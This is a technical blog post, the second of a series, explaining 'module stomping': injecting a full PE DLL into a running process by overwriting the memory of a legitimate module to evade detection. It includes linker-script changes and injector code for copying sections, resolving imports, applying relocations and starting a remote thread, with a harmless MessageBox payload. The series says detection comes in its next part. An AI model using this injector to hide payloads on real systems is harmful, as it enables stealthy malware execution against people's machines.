# Hiding malicious code with “Module Stomping”

## More advanced payloads

This is the second post in a three-part series about module stomping. In the first part, we made a simple tool to inject shellcode into a running process without leaving any noisy executable code pages around, and used it to run some shellcode generated by Meterpreter.

This part of the series will detail loading larger and more complex payloads than just shellcode, and finally the next part will detail detection (including a rather nifty real-time scanner).

Code to accompany this (and the previous) post is available in the Countercept GitHub account - <https://github.com/countercept/ModuleStomping>.

## Injecting a full PE module

The basic approach detailed in the previous post works well for simple payloads. Indeed, it is enough for Cobalt Strike, which uses it to hide the first stage of a staged payload.

Ideally, though, we would like to be able to inject arbitrary C (or other language) code into the target process. Let’s attempt to load a simple MessageBox PoC:

#include <windows.h>

\_\_declspec(dllexport) void payload()

{

MessageBoxA(0, "hi", "Hello world", 0);

}

BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)

{

return 1;

}

Since we’re compiling a DLL, and not an executable, we add the DllMain method as required. We then declare an export named “payload”, which does all of the actual work.

How can we actually inject this code, though? The compiler has generated a DLL file, which is a far cry from the fully self-contained shellcode we saw previously.

If we try to inject this code using the technique above, the injected thread will quickly crash, for a variety of reasons. Let’s take a look at the generated code, by dropping it into IDA Pro:



Note how the arguments to our MessageBox function are very different. The first loads the string “Hello world” into r8, but it does so from a memory address – 0x62766090 – and not from the code stream itself. It seems we must copy this string in addition to the code itself. Furthermore, the call to MessageBox in the final instruction is very different. It also references a memory location – another thing we need to prepare before we can run our shellcode.

In order to ensure we copy everything our PoC code requires, we need to understand how Windows lays out modules in memory.

### Primer on the PE file format

Our PoC code, as generated by the C compiler, is a PE-formatted file (like most on a Windows system). PE files, such as .dll or .exe files, are not flat representations of a program in memory, unlike the .raw file we generated from msfvenom.

Rather, a PE file can declare a number of different memory ranges (known as “sections”), each with its own memory permissions and location in memory. For example, an executable which contains both executable code and some read-only data might contain two such ranges – one for each different type of data. The PE would declare the first as executable, and the second as read-only. When the OS loads the PE file into memory, it would then allocate the two requested memory ranges, set permissions, and copy the required code into them, before finally starting the initial thread at the entrypoint.


This may seem like a lot of unnecessary work, but it is actually very important for maintaining system stability. For example, it is relatively common for a developer to make an error which results in data being treated as code. When data can be stored in a memory region which disallows code execution, developers have an easier time discovering the cause (and exploit writers have a more difficult time leveraging it).

Let’s examine a module to see what these sections look like. For our example, we’ll use the module WindowsCodecsRaw.dll, which is a good candidate to stomp due to its relatively large size and commonality of use. To perform our examination, we will be using the MingW toolchain, for reasons we will discuss later. If you’re running under Windows 10, follow these steps to install the toolchain:

1. Download and run the 64-bit installer from <http://www.msys2.org>
2. Start the msys commandline (Start menu, ”MSys2 MingW 64-bit”).
3. Install the toolchain we will be using with “pacman –S mingw-w64-x86\_64-gcc”

Under Linux, you can simply install the mingw64 package. My Ubuntu machine named it “g++-mingw-w64-x86-64”.

However you do it, we can get back to the action once you’ve got your toolchain set up. For a summary of the sections in the file, we can use the objdump tool with the “—section-headers” (or “-h”) argument:



Here, we can see that the file contains seven sections. We can see their names, along with their sizes and their load addresses (the VMA, or “Virtual Memory Address”). Note that the addresses are shown relative to the module’s preferred base address (in this case, 0x0000000180000000).

The flags are also shown underneath each section, specifying permissions (such as READONLY). Here’s a diagram of how memory will look once the module is loaded:

0x00001000

0xA00000

0x500000

0xF00000

0x1400000

0x1900000

0x1E00000

We now have enough information to deduce what’s going wrong when we inject our code. IDA Pro showed us that the “Hello world” string was located at the address 0x62766090 – but dumping the sections from WindowsCodecsRaw.dll does not show any section configured to occupy that address. There’s no memory configured there, and so an access violation is the outcome.

How can we get around this? Well, we could allocate the memory in the target process, but that would look more than a little suspicious to any passing investigators. We could try rewriting all the pointers in our PoC to account for changes, but this would be difficult to do without risking stability.


Perhaps there’s a way to compile our PoC into a module which can be loaded into the same memory regions as WindowsCodecsRaw.dll?

# Taming the linker

The part of the compiler toolchain responsible for assigning memory addresses to sections is known as the linker. This tool takes multiple compiled object files – usually \*.o – and compiles them into a single module (in our case, the output PE file).

In order to accomplish our goal, we require a linker which will allow us to specify the location of our output sections. Unfortunately (and slightly surprisingly), this functionality is somewhat elusive on Windows platforms. While Visual Studio’s linker does have some ability to merge sections, and specify their addresses, it is not flexible enough for our needs. The natural next choice, Clang’s lld, silently drops the directives that specify section addresses when generating Windows PE files (although it seems to work for Linux-style ELF files). Cygwin was similarly unhelpful, but after some searching, I found that the version of GCC supplied by the MingW toolchain provides the functionality we need.

Before we start on our quest to bend the linker to our will, let’s throw our PoC into objdump and see what sections it defines:



Wow! That’s a lot of sections! Don’t let this daunt you, though – I bet we can still find a way to achieve our goal. One thing to notice here, though, is the “.bss” section. It is not specified with “CONTENTS”, unlike the rest of the sections. This indicates that the PE loader should not initialise it with data from the module. Instead, it will be zeroed out when the file loads.

## ld Linker script primer

When the linker runs, it takes input from a file known as a “linker script” to configure various properties of the linking procedure. Linker scripts are commonly used on embedded platforms with unusual memory layouts, as they allow fine-grained control over the output file (for example, to specify the location of a read-only range of memory in a hardware peripheral). They are usually fairly straightforward conceptually, but can appear complex at first glance due to the domain-specific language they use, so here’s a quick primer on basic operations. We’ll focus on the ability to control section placement since that’s what’s important to us here.

Let’s take a look at an excerpt from an example linkerscript:

.text:

{

\*(.text)

}

This is declaring an output section named “.text” (the first line). It then defines that the “.text” section of all of the input object files should be merged into it – the asterisk indicating all input files. This hides some quite powerful functionality. Imagine that we are writing an OS for an embedded board, and that the compiler has compiled our OS and generated two sections, .rdata and .data, which contain read-only and read-write data respectively. Our imaginary target board has no read-only memory, so the read-only distinction is meaningless, and so we’d prefer an output binary which has a single .data section containing both:

.data:

{

\*(.rdata)

\*(.data)

}

This will merge both into one .data section.

Also useful to us is the ability to define the address of each section. This is done by simply by inserting the start address into the section definition. For example, we might enter the following to specify that the .text section starts at address 0x124000:

.text 0x124000:

{

\*(.text)

}

There are many other functions not relevant to this article, such as those to do simple algebraic operations or to align to boundaries. For example, in a PE file, sections must be aligned to a certain value, and are often specified relative to the image base address, so you might see something like:

.text \_\_image\_base\_\_ + ALIGN(\_\_section\_alignment\_\_) :

{

\_\_code\_start\_= . ;


\*(.text)

}

You can also export symbols which are accessible to the code you’re compiling – in the above linkerscript, C code could simply declare an “extern void\* \_\_code\_start\_\_” in order to obtain the address of the start of the text section in the output file. Further information can be found in the manpages of ld (part of binutils), such as <https://sourceware.org/binutils/docs/ld/Scripts.html>.

## Modifying the linker script for our needs

Since linker scripts typically contain the kind of arcane wizardry only toolchain maintainers are privy to, it is better to modify the default script than to attempt to write our own. Rather than being a file on the filesystem, as one would expect, the default linker script is compiled into the linker – run ld with the “--verbose” parameter in order to view it, along with some other info. Copy and paste the script itself, found in between lines of equal signs, into a new file named “ldscript-WindowsCodecsRaw”. This is the file we will modify to match the memory layout of WindowsCodecsRaw.dll. Here’s what mine looks like – yours may differ:



With our knowledge of linkerscript syntax, we can modify this file to specify that the output occupies the memory ranges we require. If you recall, these were the ranges present in WindowsCodecsRaw.dll:

|  |  |  |  |
| --- | --- | --- | --- |
| Name | Permissions | Start | Length |
| .text | Read-only, Executable | 0x00001000 | 0x002788CC |
| .rdata | Read-only | 0x0027A000 | 0x000EBDF8 |
| .data | Read-write | 0x00366000 | 0x01b85400 |
| .pdata | Read-only | 0x01EED000 | 0x0000d8A8 |
| .didat | Read-write | 0x01EFB000 | 0x00000010 |
| .rsrc | Read-only | 0x01EFC000 | 0x00000420 |
| .reloc | Read-only | 0x01EFD000 | 0x00025E78 |

We can see that the “.text” section from the PoC should be placed at 0x1000 in order to match WindowsCodecsRaw.dll, so replace this line:

.text \_\_image\_base\_\_ + ( \_\_section\_alignment\_\_ < 0x1000 ? . : \_\_section\_alignment\_\_ ) :

With this:

.text \_\_image\_base\_\_ + 0x1000 :

Similarly, we can set the address of the .data section to start at 0x366000 in order to match WindowsCodecsRaw.dll’s .data section:


.data \_\_image\_base\_\_ + 0x366000 :

Those two sections were easy enough, but what about the others? As we saw above, the PoC has many other sections, some of which don’t correspond to any in WindowsCodecsRaw.dll. Let’s review the sections in the PoC:

|  |  |  |  |
| --- | --- | --- | --- |
| Name | Permissions | Start | Length |
| .text | Read-only, Executable | 0x00001000 | 0x00002000 |
| .data | Read-write | 0x00003000 | 0x00001000 |
| .rdata | Read-only | 0x00004000 | 0x00001000 |
| .pdata | Read-only | 0x00005000 | 0x00001000 |
| .xdata | Read-only | 0x00006000 | 0x00001000 |
| .bss | Read-write, uninitialised | 0x00007000 | 0x00001000 |
| .edata | Read-only | 0x00008000 | 0x00001000 |
| .idata | Read-write | 0x00009000 | 0x00001000 |
| .CRT | Read-write | 0x0000A000 | 0x00001000 |
| .tls | Read-write | 0x0000B000 | 0x00001000 |
| .rsrc | Read-write | 0x0000C000 | 0x00001000 |
| .reloc | Read-only | 0x0000D000 | 0x00001000 |

You may notice that the next section, .rdata, contains read-only memory. This creates a slight problem – our injection tool won’t be able to call WriteProcessMemory to copy it over the read-only section in WindowsCodecsRaw.dll. Fortunately, we can simply do away with read-only protection, and copy it over read-write memory in WindowsCodecsRaw.dll instead. We lose the protection that read-only memory gives us, but that’s a small price to pay for the stealth we get!

Indeed, it’s not even necessary to specify the section start address in the linkerscript. If we don’t specify any start address (as is the default), the linker will helpfully place the section after the previous section in memory. That’s fine for us, due to the enormous .data section in WindowsCodecsRaw.dll. So far so good! Let’s build again, specifying our new linkerscript with –T, and observe the new section layout:



Here’s a visualisation of the sections in WindowsCodecsRaw.dll and our newly-compiled PoC. We can see that memory ranges correspond correctly with the same permissions.

0x00001000

0x500000

0x1E00000

0x1900000

0x1400000

0xF00000

0xA00000

Although this graph is somewhat difficult to read, due to the relatively small size of sections, we can see that the .text section is at the sample place in both binaries, and the remainder of the sections are placed at the start of the original’s .data section. The difficult half of our work is done!

## Performing the injection

Flushed with the success of taming the linker, we can now go ahead and write some code to open a target process and overwrite it with our PoC code. As we did in our ‘simple’ example, we inject a call to LoadLibrary in order to load WindowsCodecsRaw.dll. However, instead of simply copying our PoC over the entrypoint, we must read each section and copy them individually (or initialise them to zero if they are not backed by file contents). The following simplified pseudocode demonstrates the concept:

for (unsigned int sectionIndex = 0; sectionIndex < sourceModule.sections.size(); sectionIndex++)

{

section srcSect = sourceModule.sections[sectionIndex];

printf("Overwriting section '%s'..\n", srcSect.name.c\_str());

printf("Writing 0x%08lx bytes starting at 0x%08lx\n", srcSect.VirtualSize, srcSect.VirtualAddress);

unsigned char\* sectionData = malloc(srcSect.VirtualSize);

sourceModule.readFromModule(srcSect.VirtualAddress, sectionData, srcSect.VirtualSize);

targetModule.writeToModule(sectionData, srcSect.VirtualAddress, srcSect.VirtualSize);

free(sectionData)

}

// And finally, start a new thread to run the malicious code.

targetModule.injectThread(targetModule.payload, NULL, 0);

Unfortunately for us, the result is not as expected.



What’s gone wrong here?! Well, we forgot one important thing when we loaded our module into the target. As those of you who have performed reflective loads before may have realised already, we did not initialise the imports from our PoC module.

## Processing imports

As you may be aware, this step is usually performed by the Windows PE loader during a module load. The PoC module contains a list of functions which are located in other modules, such as MessageBox (located in User32.dll). This list also specifies an address where the PE loader will place a pointer to each function. Since we have not used the Windows PE loader, this step is not performed, and a zero is found instead – causing the branch to NULL.

Fortunately, the extra work of loading imports is not unmanageable (although it is predictably fiddly due to the legacy behind the PE file format). First, we load the “import directory” from the PE file. This table contains a number of IMAGE\_IMPORT\_DESCRIPTOR structures, each of which lists functions from a single module:

unsigned long long impDescPtr;

impDescPtr = pe->OptionalHeader.DataDirectory[IMAGE\_DIRECTORY\_ENTRY\_IMPORT].VirtualAddress;

if (impDescPtr == 0)

return;

while (true)

{

IMAGE\_IMPORT\_DESCRIPTOR impDesc;

readFromModule(impDescPtr, &impDesc, sizeof(IMAGE\_IMPORT\_DESCRIPTOR));

if (impDesc.Name == 0)

break;

std::string importName = readStringFromModule((unsigned long long)impDesc.Name);

We then iterate, using the OriginalFirstThunk and FirstThunk pointers. We use the former to find function names, and the latter to store the function location.

DWORD oft = impDesc.OriginalFirstThunk;

DWORD ft = impDesc.FirstThunk;

do

{

DWORD thunkDataRVA;

readFromModule(oft, (void\*)&thunkDataRVA, sizeof(DWORD));

if (thunkDataRVA == 0)

break;

unsigned long long pointerSite = ft + pe->OptionalHeader.ImageBase;

std::string importedFunctionName = readStringFromModule(thunkDataRVA + 2);

printf("Function import from module '%s' of function '%s': pointer is stored at RVA 0x%08lux\n", importedModuleName.c\_str(), importedFunctionName.c\_str(), ft);

importedFunc f(importedModuleName, importedFunctionName, pointerSite, ft);

imports.push\_back(f);

oft += 8;

ft += 8;


} while (true);

impDescPtr += sizeof(IMAGE\_IMPORT\_DESCRIPTOR);

}

We should now get a list of imported functions. For each of these, we will locate the imported module in memory in the target address space, inject a call to LoadLibrary if it isn’t already loaded, and then walk the exported functions until we find the one we require. Then we insert the function pointer into the PoC module in the same way the Windows PE loader would.

The results now are much better:



Fantastic. We’ve loaded our module without adding anything suspicious to the loaded module list, and without any suspicious VirtualAlloc’ing!

## Processing relocations

There are a few little extra things we can do to enhance our ability to run arbitrary C code without too much effort. First, we can implement support for reading the ‘relocation table’ from our PoC module, and apply the relocations it contains when we perform our load.

In a PE file, the ‘relocation table’ in a module is a list of addresses which must be modified if the module is loaded at an address other than its preferred base address. Normally, the Windows PE loader takes care of applying these modifications, but since we are loading the module ourselves, we must apply them. If we don’t do so, then any code that relies on them will fail if we are not loaded to the preferred base address (as specified in the PE header).

Applying them is relatively simple. We first need to iterate over the relocation table, which contains an array of IMAGE\_BASE\_RELOCATION structures:

unsigned long long relocsPtr = pe->OptionalHeader.DataDirectory[IMAGE\_DIRECTORY\_ENTRY\_BASERELOC].VirtualAddress;

if (relocsPtr == NULL)

return;

unsigned long long endOfRelocsPtr = pe->OptionalHeader.DataDirectory[IMAGE\_DIRECTORY\_ENTRY\_BASERELOC].VirtualAddress + pe->OptionalHeader.DataDirectory[IMAGE\_DIRECTORY\_ENTRY\_BASERELOC].Size;

while (relocsPtr < endOfRelocsPtr)

{

IMAGE\_BASE\_RELOCATION relocBlock;

readFromModule(relocsPtr, &relocBlock, sizeof(IMAGE\_BASE\_RELOCATION));

Once we locate an IMAGE\_BASE\_RELOCATION structure, it is immediately followed by an array of 16-bit values. These 16-bit values define the ‘type’ of relocation (for example, 64bit or 32bit-sized) and the pointer to the data to be modified:

unsigned long long blockData = relocsPtr + sizeof(IMAGE\_BASE\_RELOCATION);

for (unsigned int relocIndex = 0; relocIndex < (relocBlock.SizeOfBlock - 8) / sizeof(WORD); relocIndex++)

{

unsigned short relocAndType;

readFromModule(blockData, &relocAndType, sizeof(unsigned short));

unsigned char relocType = (relocAndType >> 12);

unsigned short relocVal = (relocAndType & 0x0fff);

For now, we only support the IMAGE\_REL\_BASED\_DIR64 value, which is a simple 64-bit relocation. We apply the relocation by adding the offset from the module’s preferred base address to the module’s actual base address.

if (relocType == IMAGE\_REL\_BASED\_DIR64)

{

unsigned long long relocAddr = relocBlock.VirtualAddress + relocVal;

unsigned long long fixedUp;

targetModule.readFromModule(relocAddr, &fixedUp, sizeof(unsigned long long));

fixedUp += (targetModule.targetModuleBase - sourceModule.preferredBaseAddress);

targetModule.writeToModule(&fixedUp, relocAddr, sizeof(unsigned long long));

}

else { ... }

relocsPtr += 2;

blockData += 2;

}

relocsPtr += sizeof(IMAGE\_BASE\_RELOCATION);

}

}

And there we have it, relocations loaded correctly!

Finally, we implement very minimal TLS support to make MingW’s CRT start correctly. We simply invoke all the TLS callbacks on process start. Proper TLS support is possible but is left as an exercise for the reader (for more information on TLS, check out Nynaeve’s excellent 8-part writeup - http://www.nynaeve.net/?p=180).

## Conclusion

We’ve now created an injector which is able to load an entire PE file into memory, without touching the disk, and without any noisy VirtualProtect calls to allocate executable memory. It’s clear that the red team are able to use this for quite advanced attacks – and they don’t even need to stage their payloads!

Now that we have validated this threat, it is time to investigate detection. Join us in the final part of our series, where we will cover detection in depth. We’ll start by reviewing sub-optimal approaches such as by comparing memory ranges against contents on disk, and conclude with a method of performing real-time detection!